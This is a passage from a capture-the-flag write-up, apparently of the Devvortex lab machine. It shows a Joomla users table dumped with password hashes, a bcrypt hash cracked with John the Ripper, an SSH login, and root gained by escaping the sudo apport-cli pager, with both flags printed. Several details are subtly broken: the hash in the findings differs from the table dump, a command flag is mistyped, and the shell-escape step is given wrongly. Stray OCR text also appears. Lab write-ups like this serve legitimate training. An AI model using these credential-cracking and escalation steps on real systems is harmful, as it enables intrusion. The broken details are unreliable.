| sd4fg_workflow_transitions
| sd4fg_workflows
+
71 rows in set (0.00 sec)

mysql>
```

In all the tables listed ‘sd4fg\_users’ seems an interesting one. Lets explore the table entries

```
select * from sd4fg_users;
```

```
mysql> select * from sd4fg_users;
+----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| id | name | username | email | password | lastResetTime | resetCount | otpkey | block | sendEmail | registerDate | lastvisitDate | activation | params |
+----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| 649 | lewis | lewis | lewis@devvortex.htb | $2y$10$6V52x.S08K70MLVd7FI.ak4B1AYUNVDMvnyVRcBmy8MGEzmlu | NULL | 0 | 0 | 0 | 1 | 2023-09-25 16:44:24 | 2024-01-15 01:21:44 | 0 | |
| 650 | logan paul | logan | logan@devvortex.htb | $2y$10$1T4k5XuGvR509d0M/lw6YlB5N69ZAQ0FJTGTNlly/v8tk1312 | NULL | 0 | 0 | 0 | 0 | 2023-09-26 19:15:42 | NULL | | |{"admin_style":"","admin_language":"","language":"","editor":"","timezone":""}
+----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
2 rows in set (0.00 sec)

mysql>
```

Notable findings:

- Found user credentials of 'logan'
  - | 650 | logan paul | logan | logan@devvortex.htb |  
\$2y\$10\$IT4k5kmSGvHSO9d6M/1w0eYiB5Ne9XzArQRFJTGThNiy/yBtklj12
  - user: *logan*
  - password(hased):  
\$2y\$10\$IT4k5kmSGvHSO9d6M/1w0eYiB5Ne9XzArQRFJTGThNiy/yBtklj12

User \q to exit MYSQL

```
\q
```

## John The Ripper

Let try to crack the hash of Logan's password using John the Ripper:

Save the hash in a file named passwd.txt and then run John the Ripper, refer below commands:

```
#this this command and paste the hash  
nano passwd.txt
```

```
#And then enter  
john --wordlist==/usr/share/wordlists/rockyou.txt passwd.txt
```

```
(root@samuel)-[/home/samuel/Desktop]  
# john --wordlist=/usr/share/wordlists/rockyou.txt passwd.txt  
Using default input encoding: UTF-8  
Loaded 1 password hash (bcrypt [Blowfish 32/64 X3])  
No password hashes left to crack (see FAQ)
```


Notable Findings:

- The given hash is Blowfish (bcrypt)

Lets try cracking it:

```
john --format=bcrypt --wordlist==/usr/share/wordlists/rockyou.txt passwd.txt

john --show passwd.txt
```

A terminal window with a dark background and light-colored text. The prompt is (root@samuel)-[/home/samuel/Desktop]. The first command is # john --format=bcrypt --wordlist=/usr/share/wordlists/rockyou.txt passwd.txt. The output shows: Using default input encoding: UTF-8, Loaded 1 password hash (bcrypt [Blowfish 32/64 X3]), and No password hashes left to crack (see FAQ). The second command is # john --show passwd.txt. The output shows: ?:tequieromucho. The third line of output is 1 password hash cracked, 0 left. The prompt is (root@samuel)-[/home/samuel/Desktop].

```
(root@samuel)-[/home/samuel/Desktop]
# john --format=bcrypt --wordlist=/usr/share/wordlists/rockyou.txt passwd.txt
Using default input encoding: UTF-8
Loaded 1 password hash (bcrypt [Blowfish 32/64 X3])
No password hashes left to crack (see FAQ)

(root@samuel)-[/home/samuel/Desktop]
# john --show passwd.txt
?:tequieromucho

1 password hash cracked, 0 left

(root@samuel)-[/home/samuel/Desktop]
#
```

Notable findings:

- Cracked Password: *tequieromucho*

## SSH User LOGAN

Establishing Secure Shell using the cracked password

```
ssh logan@10.10.11.242
```

replace '10.10.11.242' with the machine IP

```
(root@samuel)-[/home/samuel/Desktop]
# ssh logan@10.10.11.242
logan@10.10.11.242's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-167-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Mon 15 Jan 2024 01:50:32 AM UTC

System load:          0.07
Usage of /:           66.9% of 4.76GB
Memory usage:         22%
Swap usage:           0%
Processes:            184
Users logged in:      0
IPv4 address for eth0: 10.10.11.242
IPv6 address for eth0: dead:beef::250:56ff:feb9:fbd3

 * Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
   just raised the bar for easy, resilient and secure K8s cluster deployment.

   https://ubuntu.com/engage/secure-kubernetes-at-the-edge

Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Tue Nov 21 10:53:48 2023 from 10.10.14.23
logan@devvortex:~$
```

## First Flag

```
ls
cat user.txt
```

```
logan@devvortex:~$ ls
user.txt
logan@devvortex:~$ cat user.txt
15b7e04c3f0c468e2657ee3bfca44efc
logan@devvortex:~$
```

Flag: 15b7e04c3f0c468e2657ee3bfca44efc



## Escalation of Privileges

```
sudo -l
```

```
logan@devvortex:~$ sudo -l
[sudo] password for logan:
Matching Defaults entries for logan on devvortex:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User logan may run the following commands on devvortex:
    (ALL : ALL) /usr/bin/apport-cli
logan@devvortex:~$
```

### Notable Findings:

- `logan` can run `/usr/bin/apport-cli` with `sudo`

let try running

```
sudo /usr/bin/apport-cli -f
```

```
logan@devvortex:~$ sudo /usr/bin/apport-cli -f
*** What kind of problem do you want to report?

Choices:
 1: Display (X.org)
 2: External or internal storage devices (e. g. USB sticks)
 3: Security related problems
 4: Sound/audio related problems
 5: dist-upgrade
 6: installation
 7: installer
 8: release-upgrade
 9: ubuntu-release-upgrader
10: Other problem
 C: Cancel
Please choose (1/2/3/4/5/6/7/8/9/10/C): 1

*** Collecting problem information

The collected information can be sent to the developers to improve the
application. This might take a few minutes.

*** What display problem do you observe?

Choices:
 1: I don't know
 2: Freezes or hangs during boot or usage
 3: Crashes or restarts back to login screen
 4: Resolution is incorrect
 5: Shows screen corruption
 6: Performance is worse than expected
 7: Fonts are the wrong size
 8: Other display-related problem
 C: Cancel
Please choose (1/2/3/4/5/6/7/8/C): 2

***

To debug X freezes, please see https://wiki.ubuntu.com/X/Troubleshooting/Freeze
Press any key to continue...
```

```
6: installation
7: installer
8: release-upgrade
9: ubuntu-release-upgrader
10: Other problem
C: Cancel
Please choose (1/2/3/4/5/6/7/8/9/10/C): 1

** Collecting problem information

The collected information can be sent to the developers to improve the
application. This might take a few minutes.

** What display problem do you observe?

Choices:
1: I don't know
2: Freezes or hangs during boot or usage
3: Crashes or restarts back to login screen
4: Resolution is incorrect
5: Shows screen corruption
6: Performance is worse than expected
7: Fonts are the wrong size
8: Other display-related problem
C: Cancel
Please choose (1/2/3/4/5/6/7/8/C): 2

**

To debug X freezes, please see https://wiki.ubuntu.com/X/Troubleshooting/Freeze

Press any key to continue...

..dpkg-query: no packages found matching xorg
.....

** Send problem report to the developers?

After the problem report has been sent, please fill out the form in the
automatically opened web browser.

What would you like to do? Your options are:
S: Send report (1.4 KB)
V: View report
K: Keep report file for sending later or copying to somewhere else
I: Cancel and ignore future crashes of this program version
C: Cancel
Please choose (S/V/K/I/C): v
```

Activ  
Go to

Scroll down until you see `'end'`

```

cmmulq sses fma cx10 sse4_1 sse4_2 xzavic movbe popcnt aes xsave avx
clwb sha_ni xsaveopt xsavec xsaves clzero arat overflow_recov succor
bugs      : fxsave_leak sysret_ss_attrs null_seg spectre_v1 spectre
bogomips  : 5988.75
TLB size  : 3072 4K pages
clflush size : 64
cache_alignment : 64
address sizes : 43 bits physical, 48 bits virtual
power management:

== ProcEnviron ==
LANG=en_US.UTF-8
TERM=xterm-256color
PATH=(custom, no user)
SHELL=/bin/bash
== ProcVersionSignature ==
Ubuntu 5.4.0-167.184-generic 5.4.252

== SourcePackage ==
xorg
== Symptom ==
display

== Tags ==
freeze focal

== Title ==
Xorg freeze

== Uname ==
Linux 5.4.0-167-generic x86_64

== UpgradeStatus ==
No upgrade log present (probably fresh install)

(END)

```

Now enter:

```
#!/bin/bash
```



And now you should have root:

```
root@devvortex:/home/logan#
```

## Second Flag

---

After navigating into 'root' folder I found second flag:

```
#Navigating root folder  
cd /root/
```

```
#listing the contents of root directory  
ls
```

```
#Printing contents of root.txt  
cat root.txt
```

```
root@devvortex:/home/logan# cd /  
root@devvortex:/# cd /root  
root@devvortex:~# ls  
root.txt  
root@devvortex:~# cat root.txt  
f56b6c8b95d9e9eba0aa514fb933379c  
root@devvortex:~#
```

And Finally we have it the Second Flag: f56b6c8b95d9e9eba0aa514fb933379c

## Conclusion

---

This CTF demanded a multi-faceted approach, requiring the adept application of tools and techniques across the security spectrum. Reconnaissance with Nmap, Gobuster, and JoomScan laid the groundwork for targeted exploitation leveraging Exploit-DB and Pentestmonkey resources. Post-exploitation involved securing remote access via reverse shells, escalating privileges, and employing John the Ripper for password cracking.